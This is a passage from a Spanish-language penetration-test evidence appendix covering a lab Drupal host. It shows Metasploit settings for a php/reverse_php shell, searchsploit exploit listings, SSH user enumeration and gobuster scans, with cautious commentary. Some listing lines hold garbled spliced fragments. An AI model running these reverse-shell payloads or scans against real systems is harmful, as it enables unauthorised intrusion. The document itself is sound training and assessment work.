
Acción y resultado observado: Se observan RHOSTS 192.168.18.130, LHOST 192.168.18.129, LPORT 4444 y PAYLOAD php/reverse_php. Relacionar con opciones [EV-JACD-014](#) y sesión [EV-JACD-003](#).

Relevancia: Complementa PT-001 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-001; interpretar junto con los límites de esa ficha.

SHA-256: 10f755c064f8a71f0560933b8811a0736a431db00a121779d3e9eb3722f45423

Figura 61 | EV-JACD-034 · Formulario de login administrativo



Drupal Site

Home

User account

Create new account Log in Request new password

Username *

admin

Enter your Drupal Site username.

Password *

Enter the password that accompanies your username.

Log in

Contexto: recorrido web (estrategia 2). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Navegador en /user/login muestra usuario admin y contraseña ocultada por el formulario. No acredita éxito por sí solo; la sesión se observa en [EV-JACD-013](#).

Relevancia: Complementa PT-003 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-003; interpretar junto con los límites de esa ficha.

SHA-256: 84cec34f36af1ff6112ee3e0dc6d172f5690c94552bc98cd4770aa9d3405cca0

Figura 62 | EV-DQH-015 · Continuación de candidatos Drupal

```

Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code E | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb...[Entr
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution tusCode="0" statusReason="For | php/webapps/46459.py n="Acces
Drupal avatar_uploader v7.x-1.0-beta8 - Arbitrary File Disclosure | php/webapps/44501.txt
Drupal avatar_uploader v7.x-1.0-beta8 - Cross Site Scripting (XSS) | php/webapps/50841.txt
Drupal Module CKEditor < 4.1WYSIWYG (Drupal 6.x/7.x) - Persistent Cross-Sit | php/webapps/25493.txt
Drupal Module CODER 2.5 - Remote Command Execution (Metasploit) | php/webapps/40149.rb
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution | php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - 'tagcloud' Cross-Site Scripting | php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1.5 - 'upload.php' Arbitrary File Up | php/webapps/37453.php
Drupal Module Embedded Media Field/Media 6.x : Video Flotsam/Media: Audio F | php/webapps/35072.txt
Drupal Module RESTWS 7.x-1.1 - PHP Remote Code Execution (Metasploit) | php/remote/40130.rb
Drupal Module Sections - Cross-Site Scripting | php/webapps/10485.txt
Drupal Module Sections 5.x-1.2/6.x-1.2 - HTML Injection | php/webapps/33410.txt
-----
Shellcodes: No Results
Papers: No Results
[danielqh321@parrot]-[~]

```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Listado Searchsploit incluye Drupalgeddon2 y múltiples módulos/versiones. No se observa ejecución de un exploit.

Relevancia: Complementa PT-005 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-005; interpretar junto con los límites de esa ficha.

SHA-256: e21ecf10e184a0d4833be2318419caf89d144b9606c3b51860ccd6d51f0c21cd

Figura 63 | EV-DQH-016 · Investigación Searchsploit sobre Apache

```

[ubuntu@ns321@parrot]~$ searchsploit Apache 2.2.22
-----
Exploit Title | Path
-----|-----
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner | php/remote/29316.py
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service | multiple/dos/26710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow | unix/remote/216710.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1) | unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2) | unix/remote/47080.c
Apache OpenMeetings 1.9.x < 3.1.0 - '.ZIP' File Directory Traversal | linux/webapps/39642.txt
Apache Struts 2 < 2.3.1 - Multiple Vulnerabilities | multiple/webapps/18329.txt
Apache Struts 2.0.1 < 2.3.33 / 2.5 < 2.5.10 - Arbitrary Code Execution | multiple/remote/44556.py
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code | multiple/remote/41690.rb
Apache Struts2 2.0.0 < 2.3.15 - Prefixed Parameters OGNL Injection | multiple/webapps/44583.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC) | multiple/remote/6229.txt
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload B | jsp/webapps/42966.py
Apache Tomcat < 9.0.1 (Beta) / < 8.5.23 / < 8.0.47 / < 7.0.8 - JSP Upload B | windows/webapps/42953.txt
Apache Xerces-C XML Parser < 3.1.2 - Denial of Service (PoC) | linux/dos/36906.txt
Webfroot Shoutbox < 2.32 (Apache) - Local File Inclusion / Remote Code Exec | linux/remote/34.pl
-----
Shellcodes: No Results
stopProcessing="true">

```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: searchsploit Apache 2.2.22 presenta resultados de componentes y versiones diferentes. No se valida una vulnerabilidad por coincidencia textual.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 62fcc493449cfb33a81cef2b51e5c3760c629ae36cc98d0f025934b35d3a3ac

Figura 64 | EV-DQH-017 · Investigación Searchsploit sobre PHP

```
Papers: No Results
[danielqh321@parrot]~$ searchsploit PHP 5.4.45
-----
Exploit Title | Path
-----|-----
Aerohive HiveOS 5.1r5 < 6.1r5 - Multiple Vulnerabilities | php/webapps/34038.txt
Bacula-Web < 8.0.0-rc2 - SQL Injection | php/webapps/44272.txt
BookingWizz Booking System < 5.5.1 - Multiple Vulnerabilities | php/webapps/39955.txt
Cerberus Helpdesk (Cerb5) 5 < 6.7.1 - Password Hash Disclosure | php/webapps/39526.sh.*|E
CometChat < 6.2.0 BETA 1 - Local File Inclusion | php/webapps/43027.txt
Composr-CMS Version <=10.0.39 - Authenticated Remote Code Execution | php/webapps/51060.txt
Concrete CMS < 5.5.21 - Multiple Vulnerabilities | php/webapps/37225.pl
Concrete5 CMS < 8.3.0 - Username / Comments Enumeration | php/webapps/44194.py
cPanel < 11.25 - Cross-Site Request Forgery (Add User PHP Script) | php/webapps/17330.html
DeDeCMS < 5.7-sp1 - Remote File Inclusion | php/webapps/37423.txt
Dolibarr ERP/CRM < 7.0.3 - PHP Code Injection | php/webapps/44964.txt
Drupal < 5.22/6.16 - Multiple Vulnerabilities | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit) | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC) | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code E | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: searchsploit PHP 5.4.45 presenta numerosos productos asociados a PHP. No acredita que esos productos estén instalados.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 7a25b6b1087969a254d5fc7373157575785bea37453f36efe6043de4d72e65bc

Figura 65 | EV-DQH-018 · Continuación de búsqueda PHP - tramo 2

```

Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Comm | php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution | php/webapps/46452.txt
Drupal < 8.6.9 - REST Module Remote Code Execution | php/webapps/46459.py
Drupal Module Coder < 7.x-1.3/7.x-2.6 - Remote Code Execution | php/remote/40144.php
FileRun < 2017.09.18 - SQL Injection | php/webapps/42922.py
Fozzcom Shopping < 7.94 / < 8.04 - Multiple Vulnerabilities | php/webapps/15571.txt
FreePBX < 13.0.188 - Remote Command Execution (Metasploit) | php/remote/40434.rb
Hide My WP < 6.2.9 - Unauthenticated SQLi | php/webapps/51871.txt
IceWarp Mail Server < 11.1.1 - Directory Traversal | php/webapps/44587.txt
Interspire Email Marketer < 6.1.6 - Remote Admin Authentication Bypass | php/webapps/44513.py
JFrog Artifactory < 7.25.4 - Blind SQL Injection | php/webapps/51806.py
Joomla! Component com_enmasse 5.1 < 6.4 - SQL Injection | php/webapps/39953.txt
KACE System Management Appliance (SMA) < 9.0.270 - Multiple Vulnerabilities | php/webapps/46956.txt
Kaltura < 13.2.0 - Remote Code Execution | php/webapps/43028.py
Kaltura Community Edition < 11.1.0-2 - Multiple Vulnerabilities | php/webapps/39563.txt
Kerio WinRoute Firewall Web Server < 6 - Source Code Disclosure | php/webapps/18857.txt
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (M | php/webapps/45083.rb
Micro Focus Secure Messaging Gateway (SMG) < 471 - Remote Code Execution (M | php/webapps/45083.rb
NEX-Forms WordPress plugin < 7.9.7 - Authenticated SQLi | php/webapps/51042.txt
NPDS < 08.06 - Multiple Input Validation Vulnerabilities | php/webapps/32689.txt
Nuevomailer < 6.0 - SQL Injection | php/webapps/42164.txt
OPNsense < 19.1.1 - Cross-Site Scripting | php/webapps/46351.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command I | php/webapps/35146.txt
PHP-Nuke < 8.0 - 'sid' SQL Injection | php/webapps/4964.php
PHPLib < 7.4 - SQL Injection | php/webapps/43838.txt

```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Listado de candidatos de varios productos. Evidencia de investigación, no de ejecución ni aplicabilidad al servidor.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: ed4960a56f9317443215db2a79679a473183604e90fab9530e0c0e4afab98b56

Figura 66 | EV-DQH-019 · Continuación de búsqueda PHP - tramo 3

```

OPNsense < 19.1.1 - Cross-Site Scripting | php/webapps/46351.txt
PHP < 5.6.2 - 'Shellshock' Safe Mode / disable_functions Bypass / Command I | php/webapps/35146.txt
PHP-Nuke < 8.0 - 'sid' SQL Injection | php/webapps/4964.php
PHPLib < 7.4 - SQL Injection | php/webapps/43838.txt
Pimcore < 5.7.1 - Unserialize Remote Code Execution (Metasploit) | php/remote/46783.rb
Pimcore < 5.7.1 - Unserialize Remote Code Execution (Metasploit) | php/remote/46783.rb
Plesk < 9.5.4 - Remote Command Execution | php/remote/25986.txt
Redaxo CMS Mediapool Addon < 5.5.1 - Arbitrary File Upload | php/webapps/44891.txt
REDCap < 9.1.2 - 'Cross-Site Scripting' from prying eyes" stopProcessing="true"> | php/webapps/47146.txt
Responsive FileManager < 9.13.4 - Directory Traversal | test|po|sh|. *sql|theme | php/webapps/45271.txt*|Entries.
Responsive FileManager < 9.11.0 - Arbitrary File Disclosure | php/webapps/41272.txt
RPI Cam Control < 6.3.14 - Multiple Vulnerabilities statusCode="0" statusReason="For | php/webapps/42638.pym="Access i
RPI Cam Control < 6.3.14 - Remote Command Execution | php/webapps/42452.py
RPI Cam Control < 6.4.25 - 'preview.php' Remote Command Execution | linux/webapps/45361.py
Sendroid < 6.5.0 - SQL Injection for requests for non-existent favicon.ico" stop | php/webapps/43395.php
ShoreTel Connect ONSITE < 19.49.1500.0 - Multiple Vulnerabilities | php/webapps/46666.txt
Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities | php/webapps/38197.txt
Synology Photostation < 6.7.2-3429 - Multiple Vulnerabilities | php/webapps/43844.txt
UBBCentral UBB.Threads < 6.5.2 Beta - 'mailthread.php' SQL Injection | php/webapps/1069.php
vBulletin 5.0 < 5.5.4 - 'updateAvatar' Authenticated Remote Code Execution | php/webapps/47475.php
vBulletin 5.0 < 5.5.4 - 'updateAvatar' Unauthenticated Remote Code Execution | php/webapps/47447.py
Western Digital Arkeia < 10.0.10 - Remote Code Execution (Metasploit) | php/remote/28407.rb
WordPress Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities | php/webapps/39553.txt
WordPress Plugin iThemes Security < 7.0.3 - SQL Injection | php/webapps/44943.txt
WordPress Plugin Rest Google Maps < 7.11.18 - SQL Injection | php/webapps/48918.sh
YouPHPTube < 7.8 - Multiple Vulnerabilities | php/webapps/51101.txt
-----
Shellcodes: No Results stopProcessing="true">

```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Fin de listado de candidatos; Shellcodes: No Results. No demuestra que PHP carezca de vulnerabilidades.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 95ffa4925012116a88d49f4e29bfbefb725eabc866fe3ff7b1e52090bc0cca800

Figura 67 | EV-DQH-020 · Investigación Searchsploit sobre jQuery

```
[dantelqh321@parrot]~$ searchsploit jquery | grep -E "1\.[0-4]|< 3\."
jQuery 1.0.3 - Cross-Site Scripting (XSS) - "IsFile" negate="true"/> | multiple/webapps/49767.txt
jQuery 1.2 - Cross-Site Scripting (XSS) | multiple/webapps/49766.txt
jQuery UI 1.12.1 - Denial of Service (DoS) | multiple/dos/49489.html
jQuery Uploadify 2.1.0 - Arbitrary File Upload | multiple/webapps/11218.txt
WordPress Plugin 1-jquery-photo-gallery-Slideshow-flash 1.01 - Cross-Site S | php/webapps/36382.txt
WordPress Plugin jQuery Mega Menu 1.0 - Local File Inclusion | php/webapps/16250.txt
[dantelqh321@parrot]~$
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.


Acción y resultado observado: Búsqueda filtrada de jQuery devuelve componentes y versiones diferentes; no hay PoC XSS/SQLi realizada en esta captura.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 3b7c1c8c8f78fc9d212b7efea2e6880d1eab7f9d893fc2de6317977a3d5437f9

Figura 68 | EV-DQH-021 · Enumeración SSH final y usuarios candidatos




Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Metasploit v6.5.4-dev ejecuta ssh_enumusers hasta Auxiliary module execution completed. No muestra un usuario identificado como válido. El editor muestra root, admin, user, flag4, test y www-data en usuarios dc1.txt; flag4 ya era candidato de entrada.

Relevancia: Complementa PT-007 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-007; interpretar junto con los límites de esa ficha.

SHA-256: 815635b3a373c7edc672dfe19d79e862a3b9f170b23d37d2db6165fa90028879

Figura 69 | EV-DQH-022 · Tecnologías reportadas por Wappalyzer

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: La captura identifica Drupal 7, PHP 5.4.45, Apache 2.2.22, Debian y jQuery 1.4.4. Son identificaciones de herramienta, no validación de vulnerabilidad.

Relevancia: Complementa PT-005 sin reemplazar su validación ni revisión cruzada.

Relevancia: Sustenta PT-005; interpretar junto con los límites de esa ficha.

SHA-256: 8fac3088ca0d47a2c6e7c4f99f1b2c40b77df2b5d8272dbf0175aaaf43fbe25d

Figura 70 | EV-DQH-023 · Inicio de enumeración Gobuster

```
[dantelqh321@parrot]~$ gobuster dir -u http://192.168.18.130/ -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.18.130/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.forward (Status: 403) [Size: 290]
/.config (Status: 403) [Size: 289]
/.cvsignore (Status: 403) [Size: 292]
/.hta (Status: 403) [Size: 286]
/.git/HEAD (Status: 403) [Size: 291]
/.cvs (Status: 403) [Size: 286]
/.bashrc (Status: 403) [Size: 289]
```

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: gobuster dir sobre 192.168.18.130 con common.txt. Respuestas 403 indican acceso denegado, no lectura de archivos sensibles.

Relevancia: Completa el contexto de reconocimiento e investigación; no constituye por sí sola una vulnerabilidad.

Relevancia: Identifica la superficie o el contexto de esta instancia; no confirma una vulnerabilidad por sí sola.

SHA-256: 02f0defe7cbf50fd90123df07cd89e144733536136f683ca70fe57386adab1e0

Figura 71 | EV-DQH-024 · Resultados intermedios Gobuster

/.hta	(Status: 403)	[Size: 286]
/.git/HEAD	(Status: 403)	[Size: 291]
/.cv	(Status: 403)	[Size: 286]
/.bashrc	(Status: 403)	[Size: 289]
/.cache	(Status: 403)	[Size: 288]
/.bash_history	(Status: 403)	[Size: 295]
/.perf	(Status: 403)	[Size: 287]
/.mysql_history	(Status: 403)	[Size: 296]
/.listings	(Status: 403)	[Size: 291]
/.passwd	(Status: 403)	[Size: 289]
/.listing	(Status: 403)	[Size: 290]
/.htpasswd	(Status: 403)	[Size: 291]
/.profile	(Status: 403)	[Size: 290]
/.sh_history	(Status: 403)	[Size: 293]
/.ssh	(Status: 403)	[Size: 286]
/.subversion	(Status: 403)	[Size: 293]
/.rhosts	(Status: 403)	[Size: 289]
/.web	(Status: 403)	[Size: 286]
/.swf	(Status: 403)	[Size: 286]
/.svn	(Status: 403)	[Size: 286]
/.svn/entries	(Status: 403)	[Size: 294]
/.htaccess	(Status: 403)	[Size: 291]
/.history	(Status: 403)	[Size: 290]
/0	(Status: 200)	[Size: 7627]
/admin	(Status: 403)	[Size: 7718]
/Admin	(Status: 403)	[Size: 7560]
/ADMIN	(Status: 403)	[Size: 7560]
/batch	(Status: 403)	[Size: 7853]

Contexto: recorrido SSH (estrategia 3). Equipo: MnzHack. Fecha exacta de captura: no-registrada.

Acción y resultado observado: Se observan respuestas 403 y redirecciones 301 para variantes de rutas. No acredita que las rutas denegadas existan ni que se pueda acceder a su contenido.

